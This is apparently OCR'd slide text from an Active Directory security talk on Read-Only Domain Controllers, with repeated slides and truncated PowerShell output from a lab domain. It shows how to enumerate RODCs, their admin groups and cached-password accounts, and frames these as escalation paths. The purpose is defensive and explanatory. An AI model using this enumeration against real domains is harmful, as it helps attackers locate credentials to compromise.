                              CN=Schema,CN=Configuration,DC=lab12,DC=adsecurity,DC=org,
                              CN=Configuration,DC=lab12,DC=adsecurity,DC=org...}
ServerObjectDN              : CN=ADSEC12RODC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab12,
                              DC=adsecurity,DC=org
ServerObjectGuid            : 6e1c8df1-709c-4904-933f-0422c2ba399d
Site                        : Default-First-Site-Name
SslPort                     : 636
```

Discovering RODCs

```
PS C:\> get-adcomputer 'adsec12rodc1' -prop PrimaryGroup,PrimaryGroupID,TrustedToAuthForDelegation


DistinguishedName          : CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
DNSHostName                : ADSEC12RODC1.lab12.adsecurity.org
Enabled                    : True
Name                       : ADSEC12RODC1
ObjectClass                : computer
ObjectGUID                 : 2fc90837-f65e-4249-b535-189f56773ad3
PrimaryGroup               : CN=Read-only Domain Controllers,CN=Users,DC=lab12,DC=adsecurity,DC=org
PrimaryGroupID             : 521
SamAccountName             : ADSEC12RODC1$
SID                        : S-1-5-21-1375489665-2563227798-2764545935-1105
TrustedToAuthForDelegation : True
UserPrincipalName          :
```

Discovering RODCs

```
PS C:\> get-adcomputer 'adsec12rodc1' -prop PrimaryGroup,PrimaryGroupID,TrustedToAuthForDelegation


DistinguishedName          : CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
DNSHostName                : ADSEC12RODC1.lab12.adsecurity.org
Enabled                    : True
Name                       : ADSEC12RODC1
ObjectClass                : computer
ObjectGUID                 : 2fc90837-f65e-4249-b535-189f56773ad3
PrimaryGroup               : CN=Read-only Domain Controllers,CN=Users,DC=lab12,DC=adsecurity,DC=org
PrimaryGroupID             : 521
SamAccountName             : ADSEC12RODC1$
SID                        : S-1-5-21-1375489665-2563227798-2764545935-1105
TrustedToAuthForDelegation : True
UserPrincipalName          :
```

Typical RODC Deployment Issues

- RODCs cache more passwords than actually required.
- RODCs are typically administered by a "RODC admins" group which is not typically well protected.
- DSRM passwords may be set the same on DCs and RODCs.

Typical RODC Deployment Issues

- **RODCs cache more passwords than actually required**, providing a potential escalation path -compromise the RODC to compromise additional accounts. In this scenario, the RODC acts as kind of a Junior DC since it contains a subset of domain account passwords.
- **RODCs are typically administered by a "RODC admins" group which is not typically well protected**. Often the RODC admin group contains server administrators and potentially regular user accounts. The accounts in the RODC admin group(s) are often allowed to be cached on the RODC to enable administration if a DC cannot be contacted to authenticate them.
- **DSRM passwords may be set the same on DCs and RODCs.**
  If the organization has configured the Directory Services Restore Mode (DSRM) password to change (and they should), they may not have configured a different process for RODCs, potentially setting the same DSRM password on RODCs and DCs.

RODC Attributes

- **msDS-Reveal-OnDemandGroup**
  Contains the distinguished name (DN) of the Allowed List. Members of the Allowed List are permitted to replicate to the RODC.

- **msDS-NeverRevealGroup**
  Points to the distinguished names of security principals that are denied replication to the RODC.

RODC Attributes

- **msDS-RevealedList**
  List of security principals whose passwords have ever been replicated to the RODC.

- **msDS-AuthenticatedToAccountList**
  This attribute contains a list of security principals in the local domain that have authenticated to the RODC.

RODC Password Replication Policy


- Password Replication Policy controls what password data is replicated to RODCs.
- **Allowed RODC Password Replication Group:** Added to the msDS-Reveal-OnDemandGroup.
- **Denied RODC Password Replication Group:** Added to the msDS-NeverRevealGroup.

- Domain password data not placed on RODCs by default.

RODC Administrator Role Separation (ARS)

- RODC administration can be delegated.
- RODC administrator is not a Domain Admin.
- Full administrator on the RODC.
- Can modify SYSVOL, but RODC SYSVOL changes are not replicated.
- RODC administrators should be in the “Allowed RODC Password Replication Group”.

RODC Administration Configuration



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
RODC Administration Configuration



RODC Attributes

```
PS C:\> import-module activedirectory
$ROCName = (get-addomaincontroller -filter {isreadonly -eq $true}).name
Get-ADComputer $ROCName -Property * | `
Select Name,ManagedBy,'msDS-AuthenticatedToAccountlist','msDS-NeverRevealGroup',`
'msDS-RevealedDSAs','msDS-RevealedUsers','msDS-RevealOnDemandGroup'




Name                            : ADSEC12RODC1
ManagedBy                       : CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
msDS-AuthenticatedToAccountlist : {CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org, CN=ADSEC12ADMIN1
                                  CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org, CN=
                                  Controllers,DC=lab12,DC=adsecurity,DC=org...}
msDS-NeverRevealGroup           : {CN=Denied RODC Password Replication Group,CN=Users,DC=lab12,DC=adsecuri
                                  Operators,CN=Builtin,DC=lab12,DC=adsecurity,DC=org, CN=Server Operators,
                                  Operators,CN=Builtin,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealedDSAs               : {CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org, CN
                                  Controllers,DC=lab12,DC=adsecurity,DC=org, CN=ADSEC12RODC1,OU=Domain Con
                                  CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealedUsers              : {B:96:A0009000100000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D
                                  puters,DC=lab12,DC=adsecurity,DC=org, B:96:7D0009000100000003E375310030000
                                  B000000000000:CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=or
                                  40A6ACCBA445CBC36B3D3B000000000003D3B000000000000:CN=ADSEC12ADMIN1,CN=C
                                  10000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B000000000003
                                  ,DC=adsecurity,DC=org...}
msDS-RevealOnDemandGroup        : {CN=Allowed RODC Password Replication Group,CN=Users,DC=lab12,DC=adsecur
                                  CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=lab12,DC=adsecurity,DC=org}
```

Discovering RODC Admins

```
PS C:\> $RODCData.ManagedBy
Get-ADGroupMember $RODCData.ManagedBy
CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org


distinguishedName : CN=Rey,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Rey
objectClass       : user
objectGUID        : 68ba085f-d44e-4da3-a5af-2b08d8e5699c
SamAccountName    : Rey-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3103

distinguishedName : CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Poe Dameron
objectClass       : user
objectGUID        : db40045f-c92e-47d4-8d60-45dc767199e0
SamAccountName    : poedameron-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3104
```

Discovering RODC Admins

```
PS C:\> get-adgroupmember 'RODC Admins'


distinguishedName : CN=Rey,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Rey
objectClass       : user
objectGUID        : 68ba085f-d44e-4da3-a5af-2b08d8e5699c
SamAccountName    : Rey-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3103

distinguishedName : CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Poe Dameron
objectClass       : user
objectGUID        : db40045f-c92e-47d4-8d60-45dc767199e0
SamAccountName    : poedameron-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3104
```

Account Password Caching on RODCs

Advanced Password Replication Policy for ADSEC12RODC1

Policy Usage | Resultant Policy


Display users and computers that meet the following criteria:

Accounts whose passwords are stored on this Read-only Domain Controller

Users and computers: Objects retrieved: 5

Name	Domain Services Folder	Type	Password Last Changed	Password Expires
ADSEC12ADMIN1	lab12.adsecurity.org/C...	Computer	12/26/2017 7:42:54 PM	Never Expires
ADSEC12RODC1	lab12.adsecurity.org/D...	Computer	12/26/2017 7:12:23 PM	Never Expires
Han Solo	lab12.adsecurity.org/A...	User	12/26/2017 8:04:55 PM	Never Expires
krbtgt_45703	lab12.adsecurity.org/U...	User	12/26/2017 7:12:23 PM	2/6/2018 7:12:23 PM
Poe Dameron	lab12.adsecurity.org/A...	User	12/28/2017 4:35:01 AM	2/8/2018 4:35:01 AM

Account Password Caching on RODCs



```
PS C:\> $RODCData.'msDS-RevealedUsers'
B:96:A0000900020000000830B55103000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:C
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:7D000900010000000830B55103000000BC3F52CCF3D39E4A96CFB849D2DD03A2F070000000000000F070000000000000:C
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:5E000900020000000830B55103000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:C
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:5A000900020000000830B55103000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:C
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:37000900020000000830B55103000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:C
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
